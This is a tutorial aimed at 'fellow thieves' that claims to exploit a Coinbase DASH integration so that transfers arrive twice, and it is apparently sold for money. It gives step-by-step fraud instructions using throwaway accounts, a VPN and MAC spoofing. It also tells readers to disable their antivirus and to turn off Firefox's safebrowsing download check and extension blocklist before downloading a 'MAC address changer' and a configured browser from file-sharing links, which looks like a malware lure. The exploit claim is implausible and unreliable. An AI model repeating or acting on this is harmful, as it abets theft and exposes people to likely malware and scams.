

HOW TO EXPLOIT COINBASE 2021

Dear fellow thieves,

This method was discovered by mistake.

If you act fast, you'll make so much that the \$1,000 u spent on buying this tut will become pocket change to you.

Basically, or should I say miraculously, it exploits coinbase's engineering flaw in integrating Dash.

I guess they became vulnerable trying to get sneaky incorporating a mechanism for tracking Dash transactions. I discovered this by luck then studied my activities and repeated it...and it worked like a charm.

This method will work untill you hear news of Coinbase suspending Dash temporary (When you hear that, know that they're finally fixing it..lol)

In the meantime, (which i'm sure will be quite a short time after ya'll kill it), Let's kill it.

To make a killing, you'll need;

- multiple mobile numbers of any country(you'll need to create 2 coinbase accounts each time)
- vpn(any,no need to buy vpn, free ones work too e.g hotspot shield, etc)
- A working mac address changer (i'll provide one)
- 360 total security antivirus (its free)
- firefox portable AND chrome browser
- follow instructions precisely to configure your firefox portable.(or you can download an already configured firefox portable - i'll provide)

STEPS

- Download firefox portable and configure it exactly as below OR download an already configured firefox portable here >>> [<<<<](https://siasky.net/CAAWRatTTSdwdPjhx-EG_YesTeVfzW7ygOiCVhxGywBiQ)

FIREFOX CONFIGURATIONS

{NB}These instructions must be followed **with exact precision**, otherwise it won't work. A simple mistake will make the method useless.

```

7 2. Navigate to Add-ons and install "Unblock origin" extension
8
9 3. Navigate to Options, select click Search, make DuckDuck.Go default search engine & delete all others.
10
11 4. Type "History" on search field and select "Use custom settings for history" and select "Clear history when Firefox closes"
12
13 5. Type "Do not Track" on search field and select "Always"
14
15 6. Type "about:config" on address bar and untick "Show this warning next time" and click "I accept the risk" (Here you need to pay
16 attention what you do, do not change anything unless you absolutely sure you know what you are doing). I recommend to bookmark
17 about:config so you can access it faster in the future. CTRL + D and select "Bookmarks toolbar"
18
19 7. Now you need to change the following (start typing till they show and double click to toggle or right click and toggle)
20
21 geo.enabled = false
22 webgl.disabled = true
23
24 media.peerconnection.enabled = false
25 dom.battery.enabled = false
26 dom.gamepad.enabled = false
27 gfx.direct2d.disabled = true
28 layers.acceleration.disabled = true
29 media.video_stats.enabled = false
30 extensions.blocklist.enabled = false
31 extensions.getAddons.cache.enabled = false
32 beacon.enabled = false
33 browser.safebrowsing.downloads.enabled = false

```

-After that setup, got to whoer.net and scroll down. You should see these results below.

The screenshot shows the WHOER website interface. At the top, there's a navigation bar with links like 'My IP', 'VPN', 'Servers', 'Download', and 'Services'. Below this, the 'BROWSER' section displays headers and JavaScript information for Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:83.0) Gecko/20100101 Firefox/83.0. Other sections include 'IP', 'WEBRTC', 'JAVASCRIPT' (Enabled), 'FLASH' (Disabled), 'ACTIVEX' (Disabled), 'JAVA' (Disabled), and 'COOKIE' (Enabled). A red arrow points to the 'ACTIVEX' status. At the bottom, a green button says 'Want to know more? Use extended version'.

-Download chrome browser or clear browser history of an existing one.

-Download and install 360 total security antivirus >> <https://www.360totalsecurity.com/> (its configurations worked magically and I had no time to test others)...If you have another one uninstall it.

-Download and install any vpn(any will work..even free ones)>> <https://www.hotspotshield.com/> AND DON'T RUN IT YET

-Turn off the antivirus before downloading and installing mac address changer(that way it will acquire the necessary permissions to work effectively)

-Download MAC address changer and DONT RUN IT YET >>>> https://siasky.net/_ApAhjxDZeNBS-ESeMzpOpTnrCW5BILik47WQIZi_161Q

-Install mac address changer (FOLLOW INSTALLATION INSTRUCTIONS)

-Use the firefox portable to create coinbase ACCOUNT1 (IN-FIREFOX)



-open chrome browser and Create another coinbase ACCOUNT2 (IN-CHROME)

(NB)ACCOUNT 1 IN FIREFOX PORTABLE AND ACCOUNT 2 IN CHROME BROWSER

-Go to <https://mempool.space/> and scroll down to latest transactions. Find a transaction there with Low sat/vB

{NB }you'll find what LOW sat/vB for that instance is on the right side of the screen.

So in our case here, LOW sat/Vb is 7.... So we choose a transaction with 7 sat/vB and below...e.g





{NB }You'll need to transfer exact btc of the transaction you noted above(in the example above it is 0.00308312BTC), from ACCOUNT2 (IN-CHROME) to ACCOUNT1 (IN-FIREFOX), Therefore, load ACCOUNT2 (IN-CHROME) with BTC enough for that.

-Once the money lands in ACCOUNT2 (IN-CHROME), transfer the exact BTC of the mempool transaction you chose to ACCOUNT1 (IN-FIREFOX)

-Immediately it lands ACCOUNT1 (IN-FIREFOX) , Switch on VPN to any random location without logging out of coinbase.

-Change mac address using the Mac address changer

- Convert all BTC in ACCOUNT1 (IN-FIREFOX) into DASH.
- Send all the DASH to ACCOUNT2 (IN-CHROME)
- Switch off VPN
- Wait for DASH to arrive in your ACCOUNT2 (IN-CHROME)

BOOOOOOOOM!!!!

The DASH arrives **TWICE**

Whatever you decide to do with it is now up to you. Transfer it to your main account, I don't know.

It won't work twice on same pair of accounts.. so, forget those accounts, delete the browsers and repeat the tut.

NB: zipped files should be unzipped using 7ZIP >>>>>>Download it here>>> <https://www.7-zip.org/download.html>

IF YOU STILL CAN'T UNDERSTAND THIS WELL EXPLAINED TUTORIAL, REACH ME ON TELEGRAM @CodingPaid

One of my boys will help you at a fee.
